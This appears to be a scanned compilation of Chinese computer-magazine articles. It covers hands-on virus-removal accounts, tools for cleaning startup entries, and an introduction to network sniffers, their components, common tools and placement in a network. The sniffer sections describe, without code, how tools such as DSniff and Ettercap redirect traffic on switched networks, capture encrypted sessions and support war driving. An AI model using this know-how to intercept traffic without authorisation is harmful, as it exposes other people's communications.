朋友的计算机出问题了，打电话来求助：杀毒软件被禁用，在搜索引擎中搜索“病毒”相关字样时，IE 会自动关闭，“任务管理器”也无法打开。不用说，肯定是机器中毒了。

此时，如何关闭并删除中病毒的软件或木马呢？

首先，笔者在 DOS 下用 tasklist 命令查看了计算机所打开的进程及进程的 PID 号，并记录下来。

而后，使用 ntsd -c -q -p PID 命令关闭可疑的程序。

例如，在 DOS 下想要查看进程名称为 a9bu.exe、PID 是 3716 的进程，只需输入：

ntsd -c -q -p 3716

即可删除该进程。

如果这步操作之后问题暂时解决了，说明刚才关掉的程序是木马程序，或者说该程序中病毒了。而后，在 DOS 下通过 dir 文件名 /a/s 查找到该文件，并把它删除。

如果运行了某应用程序后，刚才删除的进程又出现了，说明该应用程序被植入了木马，可以把该应用程序删除或卸载，重新安装。

而后，再把本机杀毒软件的病毒库升级到最新，并进行一次全盘的病毒扫描，以便确定系统已经完全无毒。

## 病毒清除流水账

朋友的笔记本电脑中了病毒，系统运行速度变得非常慢，瑞星杀毒软件也无法启动。

### 按照经验杀毒

笔者按照自己的经验，首先使用 Process Explorer 查看进

程，可是并没有发现什么异常，再仔细检查，发现有个名为 ati2evxx.exe 的文件比较异常。

这个文件存在于 C:\Windows\fonts\system 中。但根据我对 Windows 系统的了解，fonts 文件夹中应该没有 system 文



文件夹的。于是打开 fonts 文件夹，奇怪的事情发生了，fonts 文件夹中并没有什么文件夹，都是一些正常的字体文件。

事后通过 Google 搜索得知，ati2evxx.exe 确实是一个伪装为显卡驱动程序的病毒，但好像是变种，具有反杀毒软件等功能。

莫非这个病毒还运用了 Rootkit 技术？所谓 Rootkit，简单地说就是通过植入深入系统的程序，让病毒程序可以更好地隐藏起来，从而起到反病毒查杀的目的。

不管什么病毒，如果能够禁止病毒程序在内存中运行，就等于成功了大半，因此首先在 Process Explorer 中终结了几个可疑进程。

一般病毒都会把资源管理器作为病毒繁殖的温床，可以考虑先把 Explorer.exe 等图形化界面程序关闭，如果需要执行程序或命令，再在 Process Explorer 中启动。

关闭了几个可疑进程之后，使用 Autoruns.exe 对计算机自启动项目进行清除，发现了几十项的可疑文件启动项，把它们全部删除。

之后，笔记本电脑的运行速度有了很大的提高，各项功能看上去也很正常。

笔者以为病毒得到了控制，习惯性地打开“Windows 清理”这个软件，准备清理一下系统。很快就扫描完了，居然发现了 54 个流氓软件，其中还有好几个被报告成病毒程序。

单击软件的清理按钮，然后按照要求重新启动计算机，进入驱动级病毒清理。

### 修复瑞星未果

经过以上的“折腾”，应该没有什么大问题了吧？于是按照朋友的关照修复瑞星杀毒软件。一般软件在安装时会把注册信息存放在计算机中，虽然我没有瑞星杀毒软件的序列号，可是原来的序列号已经安装到计算机中了，直接从网上下载瑞星安装应该就可以了。

不过事情并不像想象的那样简单，首先是安装后并没有出现瑞星的绿伞图标，然后直接运行瑞星杀毒软件居然报告错误，说找不到杀毒软件程序。

这表明病毒并没有能真正清除，并且有很强的反查杀功能。重新使用进程查看工具，结果发现原已禁止的各种病毒进程又重新“复活”了。通过前面的各项检测，估计笔记本电脑中病毒种类不止一种，并且病毒对常见的注册表和进程操作好像都有 hook 监控，所以决定使用杀毒软件试一试。

### 换个杀毒软件试试

不过在尝试了重新安装和修改安装瑞星后，发现始终无法正常运行瑞星杀毒软件。

于是卸载瑞星，直接安装了校园网上的 Trend OfficeScan

8.0。安装好后，立刻就发现了病毒，并且经过扫描后清除了大多数病毒，如图 1 所示。可还有几个病毒被隔离起来，因为无法彻底清除，不过此时笔记本电脑已经可以正常使用。



图 1 Trend OfficeScan 8.0 查杀病毒

由于 OfficeScan 8.0 离开了校园网就不能更新且还有病毒没有彻底清除，于是决定更换一个杀毒软件。

现在网上有很多杀毒软件都提供了免费试用，于是从网络上下载了 37 天免费试用的金山毒霸 2008。

卸载趋势科技杀毒软件后，继续安装金山，居然出现和安装瑞星相同的问题，防病毒主程序无法启动，系统找不到文件。看来瑞星和毒霸在安装过程中对自身的防护能力还很弱，无法抵御病毒。

无奈之下，只好决定选择其他杀毒软件。于是，我又下载了 Kaspersky 7.0 安装包，并把它安装在系统中。

值得注意的是，卡巴斯基安装启动后，立刻有一个选项来确定对 Kaspersky 的保护，在选择这个选项后，Kaspersky 就可以顺利正常安装。

升级病毒库后杀毒，又发现了那几个病毒，不过这次顺利地清除了病毒，如图 2 所示。



图 2 Kaspersky 7.0 查杀病毒

从图 2 中可以看出，之前安装的 OfficeScan 8.0 已经将大多数病毒进行了隔离，完全控制了病毒，现在 Kaspersky 把隔离区中的病毒重新又杀了一遍，除了几个病毒被隔离，原来趋势没有清除的病毒也删除了。经过全盘扫描后，再用

圖書世界 2009 超值精華本

对于本文中提到的隐藏的文件夹，即使打开了查看隐藏

另外,使用多种免费试用版杀毒软件进行“鸡尾酒疗法”式病毒查杀,对查杀复合型病毒也是非常有效的。

## 426

msconfig 的特点是功能中规中矩，但使用起来比较方便。

## 不止杀 QQ 病毒的 QQKav

聊天工具 QQ 的尾巴病毒让无数人中招，而 QQKav 则是 QQ 病毒木马的克星。

这个大小仅有 550KB 的绿色免费小工具被设计成注射器样式，双击运行后可以单击其中的“启动项”，下面就会立刻列出与 msconfig 类似的“注册表启动项”、“命令行”及在注册表中的位置等信息，在其下方的“文件夹启动项”中用鼠标右键单击选择【删除该启动项】即可清除该“自启动”项，如图 2 所示。



图 2 巧用 QQKav 清除“自启动”

## 江民的安全助手

作为江民杀毒软件的“副产品”，安全助手的功能并不弱。下载地址是：<http://www.xdowns.com/soft/softdown.asp?softid=37731>，大小不足 1MB，解压缩后双击运行其中的 KVIETools 即可。

界面上显示的功能较多，包括恶意软件检测、插件管理和系统清理等模块。单击“系统优化”下的“启动项管理”后，右侧窗格中就会列出当前系统中的服务项和驱动项等，单击选择目标后再单击下方的“删除选中项”，即可清除“自启动”项目，如图 3 所示。



图 3 安全助手清除“自启动”

## 专门对付自启动的 AutoRuns

下载这个 400 多 KB 的 AutoRuns v9.13 免费汉化版后，解压缩后双击 AutoRuns，您会发现弹出的窗口似乎有点让人发晕，它太详细了，如图 4 所示。



图 4 AutoRuns 对付“自启动”

要不怎么说它是对付“自启动”的专门工具呢？从“自动启动项”到“发行者”，再到“映像路径”，信息非常全，且分类丰富。而且在 AutoRuns 中，您既可以查看并修改系统服务，也可以对映像劫持和安全认证进行更改操作。

## 木马来袭

### 遭遇病毒

笔者刚刚从百度上搜了一些教案资料，不料打开邮箱准备收发邮件时，意外发生了：奇虎 360 安全卫士开始报警，提示有一个木马程序，弹出的对话框如图 1 所示。



图 1 360 卫士发现木马

## 全力对付病毒

### 1. 招式一：正面交锋，中毒更深

事情已经到了这个地步，干脆把这个病毒研究一下吧。于



是笔者试着去单击【继续运行程序】按钮，看看会有什么反应，结果更加糟糕的情形出现了。

每次单击一下该按钮，新的窗口就接着出现，只是如图 1 所示对话框中的木马名称的扩展名会不断地变换，诸如 .afa、.lpa、.ana、.ata、.asa、.ska 等，并且此时在路径中可执行文件的文件名从 e01.exe 依次开始递增，如 e02.exe、e03.exe……好恐怖！

### 2. 招式二：安全模式，细细探究

看来问题有些棘手了，笔者快速在头脑中搜寻着以前遇到木马病毒时采用的解决方法，决定换种杀毒软件试试，而后尝试在安全模式下杀毒。

于是，笔者安装了瑞星杀毒软件，并升级到最新版本，还好，杀毒软件的安装和升级都没有被病毒破坏，重启后在安全模式下杀毒。不幸的是，瑞星对这个病毒根本连查都查不出来，更别谈将其杀掉。

### 3. 招式三：专杀工具，查杀未果

怎么会这样呢？看看提示的木马的名字是“rodog”，莫非就是当前网络上流行的机器狗病毒？如果真是这样，何不从网络上找一个专杀工具来歼灭这个顽固的不速之客呢？

很快笔者找到了一款机器狗病毒专杀工具 killer\_rodog。运行程序后逐个磁盘进行扫描，可是连病毒的影子也没有看见，看来并不是机器狗病毒。

### 4. 招式四：安全中心，在线求助

忽然想起前几天用过的百度安全中心，据说有着强大的杀毒功能，包括清理恶意软件及插件、浏览器修复、漏洞修复、

网页防挂马、U 盘病毒免疫、在线查杀病毒等。何不试试呢？

于是安装好控件，开始查杀。病毒的确被查出来了，可是依然无法将其杀死。

### 5. 招式五：隔离观察，转机突现

怎么会杀不掉呢？要不先将病毒隔离观察再说。突然想起了 AVG，安装后进行扫描，果然很快发现病毒，单击“move to vault”按钮，接下来弹出一个警告对话框，如图 2 所示。




图 2 AVG 隔离病毒

笔者单击【Yes】按钮将它隔离，接下来对于其他生成的病毒采用相同的方法，可恶的病毒提示对话框终于不再出现了。

### “毒”后有感

现在的病毒越来越多，尤其是各种各样的木马病毒，比如日前流行的机器狗、磁碟机等，同一种木马病毒又会不断出现变种，生成很多未知的病毒。如此一来，经常会让很多杀毒软件措手不及，有时候甚至连查都查不出来，或者即便查出来了也杀不掉。

这种情况下，如果能找到某些软件将发现的病毒隔离，也算是无奈之举了。比如此例中将病毒放到 Vault 里面，虽然根除不掉，但至少可以保证不让病毒继续作祟。

## 网络嗅探风暴

### 网络嗅探器到底是什么？

很多人都会有这样的疑问：网络分析器和网络嗅探器是不是一个程序，网络嗅探器是不是网络攻击工具，它究竟可以用来做什么？下面就让我们真正认识一下网络嗅探器。

了解这些关于网络嗅探器（Network Sniffer）基本知识的目的，一方面便于清楚网络嗅探器与网络分析器之间的关系和细微的差别，以免造成意识上的混淆；另一方面也是为了对本专题中所讲述的对象做一个明确的规定，即在没有特别说明的情况下，讲述的对象都是指网络嗅探器。

#### 1. 网络嗅探与嗅探器的含义

现在我们就先来了解网络嗅探器是如何发展而来的。

##### （1）网络嗅探器的由来

我们现在所说的网络嗅探器，在刚出现时叫网络分析器

（Network Analyzer），只是一个程序，只能做一些网络协议分析方面的工作。经过不断的更新和发展后，网络分析程序现在主要以下面两种方式存在。

一种是以专门的硬件方式存在的网络分析器。它的功能要比以前强大得多，现在依然被用来对网络协议进行分析或监控网络，还能提供一些其他的附加功能，如能监控设备电压稳定情况及监控电缆的健康状况等。硬件式网络分析器一般由专业的网络公司生产。

另一种是可以运行在普通 x86 桌面系统或轻便式计算机（如笔记本电脑等）上的网络分析软件。

现在的网络分析软件最大的特点就是嗅探（Sniffing）的方式来获取网络流量，所以很多使用者也将其称之为网络嗅探软件，并将安装有网络分析软件的整个系统称之为网络嗅探器（Network Sniffer）。

广西南丹 连水源



### （2）网络嗅探与嗅探器的定义

网络嗅探器严格意义上讲，应该是指安装了网络嗅探软件的整个系统平台。网络嗅探软件所依赖的系统平台可以是一台基于 x86 的桌面系统或轻便式计算机。例如，一台运行 Windows XP 系统的笔记本电脑，在安装上某个与该平台相兼容的网络嗅探软件后，就变成了一个网络嗅探器。

至于网络嗅探，就是指将一台网络嗅探器连入到一个目标网络（可以是以太网，也可以是使用 802.11a/b/g 标准的无线局域网）当中的关键点上，然后通过它来捕获网络中某台主机或整个网络的网络流量，同时对这些捕获到的网络流量进行分析解码，然后以可读的格式显示出来的一个工作过程。

### （3）网络嗅探器的工作原理

要了解网络嗅探器的工作原理，就要先了解网络嗅探所要接入的目标网络的工作原理。

有两种类型的局域网是比较常见的，一种是以以太网，一种是兼容 IEEE 802.11a/b/g 标准的无线局域网（WLAN），其中以太网又可以分为共享式以太网和交换式以太网。

共享式以太网主要是通过集线器（HUB）以广播的方式来转发数据包，这就意味着网络中任何一台主机发送的数据包都可以被同一网段中的其他所有主机所看到，但只有与数据包中所带的目的 MAC 地址相匹配的主机才会接收它。

根据共享式以太网的工作原理，将网络接口卡的工作模式置于混杂模式（PROMISC MODE），就能接收网络中所有的数据包。网络嗅探器就是通过这种方式来捕捉和分析共享式以太网中的数据包的。以广播方式工作的局域网，还包括使用 IEEE 802.11a/b/g 标准的无线局域网（WLAN）。

使用交换机的以太网是根据交换机自己维护的 MAC 地址中的记录项来转发数据包的。MAC 地址表主要保存网络中主机 MAC 地址与交换机物理端口的对应项。当交换机接收到来自某台主机的网络数据包时，就会在这张表中查找与数据包中目的 MAC 地址相对应的项，然后直接将数据包转发到对应的端口中。

严格意义上讲，在交换机以太网中进行网络嗅探只能得到其本身接口中的数据。

还好，一些高级的网络嗅探技术的出现打破了这种限制。它们使用了一些针对交换机的攻击手段，可以使交换机如同集线器一样工作，或者欺骗交换机将发给其他主机的数据包重定向到网络嗅探器，从而在交换机以太网中捕捉到其他主机或整个网络的网络流量。

## 2. 网络嗅探器的构成

每一个网络嗅探器都应该具有硬件、软件、缓冲区、实时分析及解码 5 个基本部件。

### （1）硬件

网络嗅探器的硬件应包括 CPU、内存、硬盘、显卡和显示屏及相应的网络接口卡等。

其中，网络接口卡是一台网络嗅探器的核心硬件，类型很多，可以是以太网适配器，也可以是无线适配器。网络嗅探器通过网络接口卡连接到目标网络上并捕捉网络数据包，再通过网络接口卡把所捕获的网络数据包保存到缓存区中。

各种网络嗅探软件所支持的硬件平台是有差别的，其中大多数都支持基于 x86 的平台，有些只支持 MAC 平台，还有的同时支持多种平台。

CPU、内存、硬盘和网络接口卡的运行速度对网络嗅探器的性能是有明显影响的，可根据实际网络嗅探目标、具体的网络流量及要捕获数据的多少来选择对应的硬件设备。

### （2）软件

对整个网络嗅探器而言，软件包括操作系统、各种硬件的驱动程序、网络嗅探软件及其他必要的软件。其中，操作系统、网络接口卡的驱动程序和网络嗅探软件是最重要的。

任何一个网络嗅探软件都必须要在它所兼容的操作系统上运行，而网络接口卡驱动程序功能的完善程度直接关系到网络嗅探器能否进行嗅探工作。

### （3）缓冲区

缓冲区可以是基本的硬盘区域或者一个基本的内存段，用来存储网络接口捕获到的网络数据包。其大小可自行设置。

如果捕捉的网络数据包超过设定的缓冲区存储大小，新的网络数据将会自动替换掉缓冲区中的旧数据。因此，如果您认为某段时间或某种协议的数据非常重要，就要在提高缓冲区存储大小的同时，使用实时镜像功能将这些数据保存到另一个存储位置。

建议使用基本内存来缓存捕获到的数据，然后再保存到硬盘中，这样可以提高网络嗅探器的处理速度。

### （4）实时分析

实时分析是网络嗅探器的一个重要功能，网络嗅探器可以通过这个功能分析进出网络接口卡中的各种协议数据，借此发现网络中出现的性能问题。

很多 IDS/IPS 就是利用网络嗅探器的实时分析功能来实时检测出是否有入侵活动的迹象。

### （5）解码

解码也是网络嗅探器的一个重要功能。

事实上，网络嗅探器的工作过程就是：理解各种特定的网络协议，然后将它们解码，并以可读的格式显示出来。

## 3. 网络嗅探器的作用

网络嗅探器同样也是一把双刃剑，具有正反两种作用。一个网络、安全或系统专家使用网络嗅探器的目的主要

是帮助进行网络疑难问题解决、安全管理和系统管理这 3 个方面的正当工作。

网络嗅探器可以用来完成以下正当工作：将捕获到的二进制数据包转换成可读的格式；解决网络当中出现的疑难问题；分析实时网络性能，并以此来发现网络瓶颈所在；进行网络入侵检测；分析并记录各种不法行为的数据，为将攻击者绳之以法提供有力证据；分析各种网络应用程序的工作方式；发现网络中失效的网络设备或网络接口卡；确定网络中病毒传播或拒绝服务攻击（DoS）的源头；检测网络主机中是否有间谍和木马软件；在网络程序开发阶段，诊断网络程序所存在的错误或漏洞；检测计算机中是否已经存在某些威胁；为学习各种网络协议的工作方式提供教学资源；通过分析网络协议或应用程序的漏洞，来编写对应的补丁包或诊断工具。

如果一个攻击者将网络嗅探器接入到某个目标网络当中，所发挥的就是网络嗅探器的反面作用了：捕获在网络中以明文或加密方式传输的数据包；发现目标网络的主要用途；获取目标网络中其他重要信息，例如，运行的服务及开放的端口；捕捉并重放 VoIP 会话；得到目标网络的拓扑结构；获取目标网络中的主机或服务器操作系统的指纹；寻找目标网络中已存在的网络威胁，如已经安装了的后门或木马。

## 常用的网络嗅探软件

现在，市面上可以用于以太网和兼容 IEEE 802.11 系列标准的无线局域网中的嗅探软件非常多。有基于开源的免费版本，有商业版本；有基于 x86 平台的，也有基于 MAC 平台的；有在 Linux 系统上使用的，当然也有在 Windows 系统、UNIX、FreeBSD、MAC 及 Solaris 等系统上使用的；有只针对个人用户的版本，也有针对企业用户的版本等。

网络嗅探软件之间的不同之处主要是依靠一些特性来区分的。例如，一些网络嗅探软件只支持以太网适配器或无线适配器，而有些却支持多种类型的适配器，并且允许用户定制；还有，尽管许多网络嗅探软件可以解码相同的网络协议，但其中的某个嗅探软件就可能比其他更适合您的网络结构。

究竟哪一款网络嗅探软件才适合您，只有充分了解了自身的需求并详细了解了网络嗅探软件的功能特点后，才能够做出正确的选择。

下面分别列出以太网和无线局域网中使用的针对 x86 平台的一些常用网络嗅探软件。

### 1. 以太网中常用网络嗅探软件

#### (1) Wireshark

Wireshark 是一个基于开源的免费的具有商业品质的高性能网络分析软件，前身是 Ethereal。它支持绝大多数的以太网适配器和主流的无线适配器，可以用来解决网络疑难问

题，进行网络协议分析及作为软件或通信协议的开发参考，也可作为学习各种网络协议的教学工具。

Wireshark 0.99.8 是目前比较新的版本，从 [www.wireshark.org/download](http://www.wireshark.org/download) 处可以下载。

该软件如果在 Windows 下运行，需要 Winpcap 驱动程序，现在的稳定版是 WinPcap 4.0.2，最新测试版是 WinPcap 4.1 beta3，可以从 <http://www.winpcap.org> 上下载。如果在 Linux 系统下使用，需要使用 Libpcap 驱动程序，现在的版本是 Libpcap 0.9.8，可以从 [www.tcpdump.org](http://www.tcpdump.org) 下载。

Wireshark 在 Windows 下运行时的主界面如图 1 所示。



图 1 Wireshark 在 Windows 下界面

#### (2) Tcpdump

Tcpdump 是一个经典的使用频繁的网络协议分析软件之一，是一个基于命令行的工具。它通过使用基本的命令表达式来过滤网络接口卡上要捕捉的流量，支持现在已经出现的绝大多数的以太网适配器。

Tcpdump 是基于开源的免费的网络嗅探软件，现在的最新版本是 TCPDUMP 3.9.8，可以从 [www.tcpdump.org](http://www.tcpdump.org) 下载它的二进制包，也可得到其 RPM 安装包，但要通过邮件列表的方式。同时，还要下载到 Libpcap 0.9.8 这个驱动库。

如果要在 Windows 系统下使用，还要下载 winpcap 4.0 及以上的版本。在 Windows 系统下还有基于 Tcpdump 技术开发的版本 Windump，也是一个免费的基于命令行方式的网络分析软件。

Tcpdump 在 Linux 控制台运行时的界面如图 2 所示。




图 2 Tcpdump 在 Linux 下运行界面

### (3) DSniff

DSniff 是一个非常强大的网络嗅探软件套件，是最先将传统的被动嗅探方式向主动方式改进的网络嗅探软件之一，深受非法攻击者青睐。

DSniff 可以使用一系列的主动攻击方法，将网络流量重新定向到网络嗅探器主机，使得网络嗅探器有机会捕获到网络中某台主机或整个网络流量。

您可以将 DSniff 使用在交换或路由的网络环境中，或使用 Cable modem 拨号上网的环境中。甚至，当安装有 DSniff 的网络嗅探器不直接连接到目标网络当中，依然可以捕获到目标网络中的网络报文。

我们可以使用 DSniff 来验证自己的安全设置是否可靠，也可以用它监控使用交换机或路由器的网络环境中网络的运行情况。但在使用 DSniff 之前，最好考虑清楚它本身可能带来的安全风险，以免造成不必要的损失。

DSniff 可以在 Linux 和 Windows 下使用，它支持绝大多数 Linux 发行版本和 Windows 2000 以上的版本。

DSniff 在 Linux 中的版本是 dsniif-2.4，可以从 [www.monkey.org](http://www.monkey.org) 下载 dsniif-2.4b1.tar.gz，且需要 dsniif-2.4-configure.in.diff 补丁包、dsniif-2.4-sshow.c.diff 补丁包、libnet-1.0.2a.tar.gz、libnids-1.16-1.i386.rpm、libpcap-0.4-39.i386.rpm。

如果安装了上述文件还不能正常工作，可能还要安装 db4.1.25 和 openssl，可以在 [www.xfocus.net/tools/](http://www.xfocus.net/tools/) 下载。

如果要在 Windows 系统平台下使用，需要 dsniif-1.8-win32-static.tgz、libnids-1.16-win32.zip、libevent-0.6-win32.zip、winpcap.4.0 及以上版本，可以在 [www.xfocus.net/tools/](http://www.xfocus.net/tools/) 下载。

安装在 Windows 中 DSniff 目录下的界面如图 3 所示。




图3 Windows 中的 DSniff 目录器

### (4) Ettercap

Ettercap 也是一个高级网络嗅探软件，可以在使用交换机的网络环境当中使用，它能够对大多数的网络协议数据包进行解码，不论它是否被加密。

它也支持现在已经出现了的绝大多数以太网适配器。它还拥有一些独特的方法用来捕获主机或整个网络的流量，并对这些流量进行相应的分析。

Ettercap 的大部分特性与 Dsniff 有相似之处，可以工作在字符模式，也可以在使用 Ncurses based GUI 和 GTK2 接口

的图形界面上工作。

当您安装完 Ettercap 以后，可以用“-T”选项指定它运行在字符模式下，以“-C”选项指定它运行在使用 Ncurses based GUI 的图形模式下，还可以“-G”选项指定它运行在使用 GTK2 接口的图形模式下。

该嗅探软件支持 Linux 2.0 及以上、Windows 2000 及以上、FreeBSD 4.x0 及以上、OpenBSD 2.0 及以上、NetBSD 1.5、MAC OS X 6.0 及以上、Sloaris 2.0 及以上操作系统。

在 Linux 下使用 Ettercap 嗅探软件时，需要 ettercap-NG-0.7.3.tar.gz、libpcap >= 0.8.1、libnet >= 1.1.2.1、libpthread 和 zlib。

如果要在图形界面中使用或者还想得到 SSH 和 SSL 加密了的数据，还需要 libltdl、libpcrc、openssl 0.9.7、ncurses >= 5.3、pkgconfig >= 0.15.0、Glib >= 2.4.x、Pango >= 1.4.x。如果要在 Windows 系统下使用它，需要 Ettercap-NG-0.7.3-win32.exe、winpcap.4.0 及以上版本。

上述在 Linux 发行版本中使用的文件，可以在 <http://ettercap.sourceforge.net/download.php> 下载到。Ettercap 在 Windows 系统下的安装包可以在 [http://sourceforge.net/project/showfiles.php?group\\_id=17435](http://sourceforge.net/project/showfiles.php?group_id=17435) 下载，也可以在 [www.xfocus.net/tools/](http://www.xfocus.net/tools/) 网站上找到它们。

Ettercap 在 Windows 系统下的主界面如图 4 所示。




图4 Ettercap 在 Windows 下主界面

在以太网中，还有一些网络嗅探软件也是比较常用的。如 Sniffer Pro 网络分析软件，它可以在多种平台下运行，用来对网络运行状况进行实时分析，而且又有丰富的图示功能。而 Analyzer 是一个运行在 Windows 操作系统下的免费的网络嗅探软件。

另外，还有一些商业性质的网络嗅探软件，虽然需要支付一定的费用才能使用，但他们的功能是没得说的，如 EtherPeek 套件。

## 2. 无线局域网中常用的无线网络嗅探软件

### (1) NetStumbler

NetStumbler 是一个用来寻找使用 IEEE 802.11a/b/g 标准的无线局域网工具，支持包括 PCMCIA 无线适配器在内的绝



大多数主流无线适配器，甚至加入了对全球 GPS 卫星定位系统的支持。

NetStumbler 可以完成以下工作：进行“战争驾驶”；验证无线客户和无线 AP 的配置是否存在弱点；寻找一些可以接入的无线局域网所在的方位；检测干扰无线局域网信号的原因；检测一些没有经过授权的无线接入点；得到无线局域网的 SSID 值。

NetStumbler 可以运行在 Windows 98 及以下的操作系统中，还有一个精简版本可以在 Windows CE 系统下使用。

NetStumbler 是一款免费软件，最新版本是 NetStumbler0.4.0，Windows CE 下最新的版本是 MiniStumbler 0.4.0。这两个安装包都可以从 [www.netstumbler.com/downloads/](http://www.netstumbler.com/downloads/) 网站下载。

NetStumbler 启动后的主界面如图 5 所示。




图 5 NetStumbler 的主界面

## (2) Kismet

Kismet 是一个基于 IEEE 802.11 系统标准的无线网络检测、嗅探软件及入侵检测系统，是一个开源的、免费的软件。它可以与绝大多数支持 RF 监控模式的无线适配器一起工作。当无线适配器处于监控模式时，可以嗅探到在兼容 IEEE 802.11a/b/g 标准的无线网络中传输的网络流量。

Kismet 主要以被动的方式对无线网络进行嗅探，来检测出标准的无线网络名称，包括隐藏了 SSID 值的无线网络。

Kismet 能将嗅探到的文件保存为 Tcpdump 等软件可以读取的格式；能检测出无线网络现在所使用的 IP 地址范围；能检测出无线网络中安装有 NetStumbler 软件的主机，以此来找到非法无线接入者；能检测出隐藏的无线网络 SSID 值；与 GPS 合作，绘制无线访问点和无线客户所在位置的地图；能找出无线访问点和无线客户存在的弱点；可以解码通过 WEP 加密的数据包；提供强大的“战争驾驶”功能；甚至可以和其他软件合作，扩展其应用范围，如与 Snort 网络入侵检测系统合作。

Kismet 可以在 Linux 2.0 及以上的发行版本中运行得很好，也有运行在 Windows 2000 及以上系统下的版本。在 Linux 发行版本中运行，可从 [www.kismetwireless.net](http://www.kismetwireless.net) 下载

Kismet-2007-10-R1 最新版。

如果要在 Windows 2000 及以上系统中运行 Kismet，需从 [www.kismetwireless.net](http://www.kismetwireless.net) 下载 setup\_kismet\_2007-10-R1.exe 安装文件，从 [www.cacotech.com/support/downloads.htm](http://www.cacotech.com/support/downloads.htm) 下载 AirPcap 的 setup\_airpcap\_3.2.1.exe。

Kismet 在 Linux 系统终端下运行的界面如图 6 所示。




图 6 Kismet 在 Linux 下运行界面

随着 IEEE 802.11 系统标准的无线局域网应用越来越广泛，针对无线局域网的网络嗅探软件也在不断地增加。

除了专门针对无线局域网的无线嗅探软件以外，还有一些原本只在以太网中使用的网络嗅探软件，也都开始支持在无线环境中使用了。例如，现在的 Wireshark 网络嗅探软件也支持对兼容 IEEE 802.11 系统标准的无线局域网进行嗅探。

与此同时，肯定也就存在一些商业软件，如 Commview for WIFI 就是一个商业性质的无线网络监控和扫描软件，可以从 [www.tamox.com/products/commvifi](http://www.tamox.com/products/commvifi) 下载。

当然，对已经出现的针对以太网和无线局域网的网络嗅探软件家族来说，数量远不止上面介绍的那么几款，我们还可以有更多的选择。

由于网络嗅探软件是网络嗅探器的核心部件之一，它的类别和功能直接关系到网络嗅探器的类别和性能。因此，选择时要从实际的网络结构出发，以要达到的嗅探目标为方向，这样才能选到适合自己的网络嗅探软件。

## 网络嗅探器接入方案全接触

现在，您可能已经拥有了一台网络嗅探器，正准备将它应用到您的网络结构当中。但网络嗅探器要连接到网络结构当中的什么位置，才能达到您想要的目的？

要解决这个问题，需要先回答下面 4 个问题：

使用网络嗅探器的目的是什么？网络是什么类型的拓扑结构？网络中使用的主要连接设备是什么类型？连入网络嗅探器时，是否允许中断网络？

要回答这些问题并不难。

(1) 使用网络嗅探器的目的不是要得到某台主机的网络流量，就是要得到整个网络中的网络流量。



(2) 目前来看，网络拓扑结构主要有星形以太网、光纤环及带有冗余功能的混合式以太网。

(3) 至于网络中主要的连接设备，现在主要使用的是二层或三层交换机和路由器。

(4) 至于连入网络嗅探器时中断网络流量，这恐怕是很多网络管理员所不愿意看到的事情，是要尽量避免的。

当您回答上述4个问题后，网络嗅探器到底该接到网络结构中的哪个地方，就会心中有数了。剩下的工作就是着手将它接入到网络结构当中去。

有时为了安全，只解决上述4个问题还是不够的，可能还需要制定一个详细的网络分析策略。在这个策略当中，除了要包括上述4项外，还应当加入能保证使用网络嗅探器时的安全的项。例如，只允许接到网络中的哪些关键点上，规定：只有在某段时间才能使用它；具体使用它的人是谁；这个操作者有多大的使用权限；给操作者授权的人是谁；使用嗅探器时，只允许进行哪些方面的操作；在完成网络分析后如何记录本次操作的内容及结果；将这些文档上交给谁等。

为了方便使用，可能还要准备一些其他的東西。例如，对于以太网，要准备足够多可以使用的网络连接线，有时还需要小型的集线器（HUB）或者小型的TAP连接盒。如果应用的网络是无线网络（Wi-Fi），可能要准备大功率的全向或定向天线、能开启无线适配器监控模式的驱动程序、PDA设备甚至是一辆适合“战争驾驶”的车等。

由于现在的局域网主要有两种，一种是以以太网，另一种是无线局域网，我们在了解网络嗅探器具体接入方案时，不妨从这两种局域网中分别说明。

### 1. 以太网中的接入方案

#### (1) 在共享式以太网环境中应用网络嗅探器

在共享式以太网中，同一网段中所有主机都连接到一个集线器（HUB）上。

当同一网段中的任何一台主机发送一个数据包后，都会通过集线器以广播的方式发送到网络当中，处在同一网络中的所有其他主机都会看到这些数据包，然后通过查找数据包中的目的MAC地址来确认这个包是否是发给自己的。如果是，就接收这个数据包；如果不是，则丢弃这个包。

这样一来，在共享式以太网中要嗅探进出某台主机接口卡中的流量和整个网络中的流量都是非常简单的。

只要将网络嗅探器通过网线连接到集线器中的任意一个空闲端口，然后通过网络嗅探软件将嗅探器的网络接口卡的工作模式设为混杂模式，就可以捕捉到在网络上传输的所有网络流量。

图7就是在共享式以太网中使用网络分析器的原理图。

